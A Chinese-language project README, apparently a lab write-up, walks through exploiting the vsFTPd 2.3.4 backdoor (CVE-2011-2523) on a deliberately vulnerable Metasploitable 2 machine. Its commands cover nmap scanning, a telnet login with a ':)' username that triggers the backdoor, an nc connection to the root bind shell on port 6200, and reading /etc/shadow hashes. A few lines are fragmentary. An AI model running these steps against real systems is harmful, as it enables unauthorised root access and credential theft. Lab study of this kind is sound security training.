rinaliyeva/metasploitable2-vsftpd-exploitation
项目:在Metasploitable 2上利用vsFTPd 2.3.4后门漏洞(CVE-2011-2523)

本项目演示了针对一个故意存在漏洞的机器 Metasploitable 2 的渗透测试工作流程。 目标在于识别、利用并分析 FTP 服务中的一个已知漏洞,最终实现 root 级别访问 并评估安全影响。

192.168.56.0/24)验证了目标系统及其网络配置:
whoami
hostname
ifconfig

确认了攻击机与目标机之间的网络连通性:
ping 192.168.56.101

vsFTPd 2.3.4)执行主机发现:
nmap -sn 192.168.56.0/24
识别出网络中的活动主机。

nmap 192.168.56.101
发现了多个开放端口,包括:

nmap -sV 192.168.56.101
识别出运行的 FTP 服务:
vsFTPd 2.3.4
完整的服务和脚本扫描结果包含在支持文件中:Nmap 扫描输出。
FTP 服务运行着一个已知的漏洞版本:
vsFTPd 2.3.4
此版本的 vsFTPd 被分发时附带一个恶意后门,当认证过程中使用包含 :) 的用户名时触发。

激活后,该服务会在 6200 端口打开一个绑定 shell,允许未授权的远程访问。

使用 Telnet 触发后门:
telnet 192.168.56.101 21
USER test:)
PASS test

使用 Netcat 连接到后门:
nc 192.168.56.101 6200
whoami
root
成功获取 root 访问权限
获取 root 访问权限后,执行了基本的系统枚举:
cat /etc/passwd

cat /etc/shadow
/etc/shadow 中检索了哈希凭据
本实验展示了单个易受攻击的服务如何导致 完全系统受损。 这凸显了正确的服务配置、补丁管理以及最小化暴露攻击面的重要性。
这是我第一次手动利用真实世界的后门。我了解到单个恶意的用户名字符串 (:)) 如何能够触发 root 级别的访问,这进一步强化了为什么服务枚举和版本检测在侦察中如此重要。我还更熟悉了基本的 Linux 后渗透命令,例如读取 /etc/shadow 以及理解哈希凭据的实际形式。
这是一个使用 Metasploitable 2(一台故意存在漏洞的机器)的受控实验环境。vsFTPd 2.3.4 后门是一个已知的 CVE(CVE-2011-2523),来自 2011 年,因此这并不反映现代的真实环境渗透。在真实的评估中,需要额外的步骤,如规避、日志绕过或横向移动。本项目侧重于理解核心利用机制,而非完整的渗透测试。